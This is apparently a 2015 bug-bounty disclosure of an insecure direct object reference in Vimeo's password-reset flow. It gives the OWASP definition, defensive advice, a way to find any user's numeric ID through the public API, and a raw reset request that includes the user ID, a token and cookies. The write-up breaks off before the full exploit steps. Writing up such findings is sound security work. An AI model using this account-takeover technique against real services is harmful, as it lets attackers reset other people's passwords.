

Vimeo.com
Insecure Direct Object References
Reset Password

Toufik Airane

@tfairane

toufik.airane@gmail.com

www.tfairane.com

L^AT_EX

January 5, 2015

Contents

1	Introduction	2
1.1	Metadata	2
1.2	Timeline	2
1.3	Contact	2
2	Proof Of Concept : IDOR	2
3	IDOR Defense Cheat Sheet	3
4	Prepare the feat	3
4.1	retrieve UserID	3
5	Scenario / Exploit	3

1 Introduction

Hi, my name is Toufik Airane, student in IT security from University of Paris Descartes.

1.1 Metadata

- vulnerability : Insecure Direct Object References (IDOR)
- affect : reset password of any account with userid
- media : <http://tfairane.com/archives/Vimeo.IDOR.mp4>
- tools : Burp Suite

1.2 Timeline

- 30/12/2014 : discovered date (Happy new year !)
- 05/01/2015 : responsible disclosure on hackerone.com

1.3 Contact

- Gmail : toufik.airane@gmail.com
- Twitter : @tfairane
- website : www.tfairane.com

Thanks to Vimeo.com staff.

2 Proof Of Concept : IDOR

Foremost, what is IDOR attack ?

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place.

https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference

3 IDOR Defense Cheat Sheet

- Avoid exposing your private object references to users whenever possible, such as primary keys or filenames.
- Validate any private object references extensively with an "accept known good" approach
- Verify authorization to all referenced objects

https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference

4 Prepare the feat

4.1 retrieve UserID

Sometimes, users can customize their url path as : `http://vimeo.com/kerrytrainor`
So, retrieve UserID is easy, just call Vimeo.com API.


`http://vimeo.com/api/v2/kerrytrainor/info.xml`


```
<users>
  <user>
    <id>10272636</id>
    <display_name>Kerry Trainor</display_name>
    <created_on>2012-02-02 14:12:45</created_on>
    <is_staff>1</is_staff>
    ...
  </user>
</users>
```

Finally. `vimeo.com/user10272636`

5 Scenario / Exploit

First, an attacker signup for an account and request "forgot password".



 **Pas de panique — on s'occupe de tout.** Donnez-nous l'adresse e-mail que vous utilisez pour vous connecter à Vimeo et nous vous enverrons des instructions pour réinitialiser votre mot de passe.

Help Me

`https://vimeo.com/forgot_password/[user id]/[token]`

```
GET /forgot_password/35771311/zamn4zkwisrbjqt HTTP/1.1
Host: vimeo.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101
Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: vuud=1002582892; __utma=18302654.4509985...__utmz=18302654.1419898371; utmcsrc=google|utmccn=(organic)|utmcmd=organic|u
tmctr=(not%20provided); __utmv=18302654.|2rusic=1^3=ms=0^17=video_count=0=1; player="";
site_settings=$7B$22s...%22$Anull$7D; has_logged_in=1;
stats_start_date=2014^2F12^2F26; stats_end_date=2014^2F12^2F30;
notification_53=1419898371; notification_language_optin=1419898373
Connection: keep-alive
```